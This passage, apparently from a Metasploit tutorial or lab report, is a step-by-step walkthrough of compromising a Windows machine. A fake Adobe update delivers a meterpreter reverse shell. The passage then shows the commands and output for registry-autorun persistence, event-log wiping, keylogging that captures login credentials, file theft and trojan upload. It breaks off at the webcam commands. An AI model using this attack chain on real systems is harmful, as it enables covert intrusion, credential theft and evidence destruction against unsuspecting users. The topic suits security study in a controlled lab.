



Figure 31: Victim's IP and Fingerprinting



Figure 32: When User Click Update Now, Malicious File will be downloaded

Type the following command to start the TCP handler:



```

root@Faisal: ~
File Edit View Search Terminal Help
msf payload(reverse_tcp) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.5.128
LHOST => 192.168.5.128
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.5.128:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.5.129
[*] Meterpreter session 1 opened (192.168.5.128:4444 -> 192.168.5.129:49167) at 2017-07-15
19:29:34 -0400

meterpreter > sysinfo
Computer      : FAISAL
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
  
```

Figure 33: Meterpreter Session and Victim's Machine System information

Here LHOST and LPORT work as a listener IP address and port number. When victims will run the downloaded file, I will be notified by meterpreter session opened. But victim will see that the Folder Protector is running instead adobe update. We can get the Victims machine system info by typing “sysinfo”.

We can check any active session or multiple session by typing: “sessions” before “exploit” command.

If there are multiple sessions we can choose sessions by id. For example: sessions -i 2


Where, -i 2 indicate the interact with session id 2.

Now my goal is to make the attack persistence. If we do not make the attack persistence our sessions will be died when victims log out or shutdown or restart their machine. So it's necessary to make the attack persistence.

Type the following command to check the different persistence options:

run persistence -h

here -h indicates help.



```

root@Faisal: ~
File Edit View Search Terminal Help
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

-A      Automatically start a matching exploit/multi/handler to connect to the agent
-L <opt> Location in target host to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on which the system running Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back


```

Figure 34: Persistence attack options

I have typed the following command to make the attack persistence.

```
run persistence -U -i 5 -r 192.168.5.128 -p 4444
```

Where, -U indicate the agent (payload session) will automatically start when victims “logs on” on his machine. -i 5 indicate iterations. -r is the listener IP and -p is the listener port.



```

root@Faisal: ~
File Edit View Search Terminal Help
meterpreter > run persistence -U -i 5 -r 192.168.5.128 -p 4444

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/FAISAL_20170715.0502/FAISAL_20170715.0502.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.5.128 LPORT=4444
[*] Persistent agent script is 99637 bytes long
[+] Persistent Script written to C:\Users\Faisal\AppData\Local\Temp\WvbGWYxZ.vbs
[*] Executing script C:\Users\Faisal\AppData\Local\Temp\WvbGWYxZ.vbs
[+] Agent executed with PID 1356
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\R0gHYOcXMygT
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\R0gHYOcXMygT

```

Figure 35: Make the Attack Persistence




Figure 36: Persistence Attack created a key in the Victim's Machine registry

4.1 Using Meterpreter Commands

We can apply many command using meterpreter. I have discussed few of them.

help

To see complete list of available command in the meterpreter, type: help


```
meterpreter > help
```

ls

The “ls” command will list the files in the current remote directory.

cat

It displays the content of a file when it's given as an argument.



```

root@Faisal: ~
File Edit View Search Terminal Help
meterpreter > ls
Listing: C:\Users\Faisal\Desktop
=====
Mode                Size      Type    Last modified          Name
----                -
40777/rwxrwxrwx     0         dir    2017-07-16 06:35:20 -0400 New folder
100777/rwxrwxrwx 1384448   fil    2017-07-09 05:03:51 -0400 default.exe
100666/rw-rw-rw-   282       fil    2017-07-09 06:53:47 -0400 desktop.ini
100666/rw-rw-rw-    52       fil    2017-07-15 00:30:06 -0400 important.txt


meterpreter > cat important.txt
Bank info:
email:faisalcep@yahoo.com
Pass: 4937492meterpreter >

```

Figure 37: Meterpreter Command: ls and cat

clearev

The “clearev” command will clear the Application, System, and Security logs on a Windows system.



The top part of the screenshot shows the Windows Event Viewer window. The left pane shows 'Computer Management (Local)' with 'Event Viewer' expanded, and 'Application' logs selected. The right pane shows a list of events:

Level	Date and Time	Source
Information	7/16/2017 7:19:31 PM	LoadPerf
Information	7/16/2017 7:19:31 PM	LoadPerf
Information	7/16/2017 7:16:42 PM	Security-SPI
Information	7/16/2017 7:14:16 PM	VSS
Information	7/16/2017 7:13:00 PM	SecurityCen
Information	7/16/2017 7:11:42 PM	Security-SPI
Information	7/16/2017 7:11:42 PM	Security-SPI
Information	7/16/2017 7:11:42 PM	Security-SPI

The bottom part of the screenshot shows a Meterpreter terminal window with the following output:

```


root@Faisal: ~
File Edit View Search Terminal Help
meterpreter > clearev
[*] Wiping 981 records from Application...
[*] Wiping 3216 records from System...
[*] Wiping 4365 records from Security...

```

Figure 38: Meterpreter Command: clearev

edit

The “edit” command opens a file located on the target host. It uses the ‘vim’ so all the editor’s commands are available.




```

root@Faisal: ~
File Edit View Search Terminal Help
100777/rwxrwxrwx 1384448 fil 2017-07-09 05:03:51 -0400 default.exe
100666/rw-rw-rw- 282 fil 2017-07-09 06:53:47 -0400 desktop.ini
100666/rw-rw-rw- 23 fil 2017-07-16 19:36:31 -0400 important.txt
meterpreter > edit important.txt

```

Figure 39: Meterpreter Command: edit




```

meterp20170716-1204-svl5dt + (/tmp) - VIM
File Edit View Search Terminal Help
You Have Been Hacked!
-- INSERT --
2,1 All

```

To save the file in vim editor, press “esc” then type colon “:”, then type “x”, then press enter.

The important.txt in the victim’s machine:




```

important.txt - Notepad
File Edit Format View Help
You Have Been Hacked!

```

ipconfig

The “ipconfig” command displays the network interfaces and addresses on the remote machine.



```

root@Faisal: ~
File Edit View Search Terminal Help
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 10
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:1d:a8:63
MTU        : 1500
IPv4 Address : 192.168.5.129
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f1a9:7e7e:ea5a:1
IPv6 Netmask : ffff:ffff:ffff:ffff::

```

Figure 40: Meterpreter Command: ipconfig

keyscan_start

It works as a keylogger. Attacker will know what victim's is typing.



```

root@Faisal: ~
File Edit View Search Terminal Help
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...

**
-[ C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
-[ @ Saturday, July 15, 2017 23:54:27 PM UTC
**
www.paypal.com<CR>
faisalcep<Right Shift>@yahoo.com234567891
meterpreter > keyscan_dump
Dumping captured keystrokes...


**
-[ C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
-[ @ Saturday, July 15, 2017 23:55:35 PM UTC
**
facebook<CR>
faisalcep<Right Shift>@yahoo.com4567327

```

Figure 41 Meterpreter Command: keyscan_start

shell

The “shell” command will present you with a standard shell on the target system.



```

root@Faisal: ~
File Edit View Search Terminal Help
meterpreter > shell
Process 2424 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is DCD2-BA4F

Directory of C:\

07/15/2017  12:30 AM                52 important.txt
07/13/2009  11:20 PM                <DIR>         PerfLogs
07/02/2017  12:55 AM                <DIR>         Program Files
07/08/2017  06:51 AM                <DIR>         Program Files (x86)
07/02/2017  12:52 AM                <DIR>         Users
07/09/2017  06:50 AM                <DIR>         Windows
               1 File(s)                52 bytes
               5 Dir(s)      8,534,827,008 bytes free

```

Figure 42: Meterpreter Command: shell

download

The “download” command downloads a file from the remote machine. Note the use of the double-slashes when giving the Windows path.

Press ctrl + c to back to meterpreter

```
C:\>^C
Terminate channel 2? [y/N] y
meterpreter > download c:\\important.txt
[*] Downloading: c:\\important.txt -> important.txt
[*] Downloaded 52.00 B of 52.00 B (100.0%): c:\\important.txt -> important.txt
[*] download : c:\\important.txt -> important.txt
```

Figure 43: Download File from Victim's Machine

upload

As with the “download” command, we need to use double-slashes with the upload command.

```
meterpreter > upload trojan.exe c:\\windows\\system32
```

webcam_list

Will display currently available web cams on the target host.

webcam_snap

